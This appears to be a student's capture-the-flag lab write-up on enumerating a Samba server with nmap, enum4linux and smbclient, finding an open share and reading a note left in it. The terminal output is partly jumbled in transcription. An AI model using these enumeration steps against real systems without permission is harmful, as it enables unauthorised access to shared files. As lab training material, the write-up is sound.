
The terminal window shows the output of the 'help' command under the SMB shell. It lists various commands available, such as cancel, close, del, exit, get, history, help, link, lock, md, newer, notify, posix\_encrypt, posix\_open, posix\_mkdir, posix\_rmdir, posix\_unlink, posix\_whoami, print, prompt, queue, recurse, reget, showacls, symlink, unlock, logon, listconnect, logoff, cd, chmod, dir, getfacl, lowercase, mget, mkdir, open, readlink, rename, reput, setmode, tar, tarmode, volume, showconnect, tcon, and !. The user then runs an 'ls' command, which lists files in the current directory: '.', '..', 'jingle-tunes', and 'note\_from\_mcskidy.txt'. The 'note\_from\_mcskidy.txt' file is a new file created on Thursday, November 12, 2020, at 02:12:07. The terminal also displays the disk usage statistics: 10252564 blocks of size 1024, with 5368132 blocks available.

```
root@ip-10-10-84-182:~# smbclient -L -W TBFC-SMB-01 -U % -m Samba -d 0 -N
[+] Attempting to map shares on 10.10.156.160
//10.10.156.160/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.156.160/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.156.160/tbfc-santa      Mapping: OK, Listing: OK
//10.10.156.160/IPC$      [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sat Jun 25 15:23:15 2022
root@ip-10-10-84-182:~#
```

```
smb: > help
blocksize    cancel    case_sensitive  cd          chmod
chown        close     del            deltreen   dir
du           echo      exit           get         getfacl
geteas       hardlink  help           history    lowercase
lcd          link     lock           lowercase  ls
l             mask     md             mget       mkdir
more         mput     newer          notify    open
posix        posix_encrypt  posix_open  posix_mkdir  posix_rmdir
posix_unlink  posix_whoami   print     prompt    put
pwd          q        queue          quit      readlink
rd            recurse   reget          rename   reput
rm            rmdir    showacls    setea     setmode
scopy        stat     symlink      tar      tarmode
timeout     translate  unlock      volume   vuid
wdel        logon    listconnect  showconnect  tcon
tdis         tid     logoff       ..
.
..
jingle-tunes
note_from_mcskidy.txt

smb: > ls
.
..
jingle-tunes
note_from_mcskidy.txt

10252564 blocks of size 1024. 5368132 blocks available
```



A screenshot of a terminal window titled "root@ip-10-10-84-182:~". The window has multiple tabs open, all labeled "root@ip-10...". The active tab shows the command "cat note\_from\_mcskidy.txt" and its output:

```
root@ip-10-10-84-182:~# cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
root@ip-10-10-84-182:~#
```

### **Thought Process/Methodology:**

Firstly, we started the machine and the attackbox. Then, We went into the terminal and we typed in “enum4linux -h” to get help command. And we were able to get the options and the functions of these options. Next, We opened on a new tab in the terminal and there we typed in nmap -sV MACHINE\_IP and we went back to the tab where we got our -h command and we scrolled down in order to found 3 users on the Samba server. Next, in order to answer question 3, We typed in enum4linux -S (sharelist) MACHINE\_IP and we were able to find 4 names that share the same Samba server in sharelist. Later on, We opened another new tab and typed in “smbclient //IP address/tbfc-santa” because only tbfc-santa was opened. Which means tbfc-santa is the answer for question 4. Lastly, we typed in the help command under SMB and we got the list here. Then we received a file “note\_from\_mcskidy.txt” and we cat it on the new tab and we got the message saying that ElfMcSkidy had left the jingle-tunes for santa for question 5.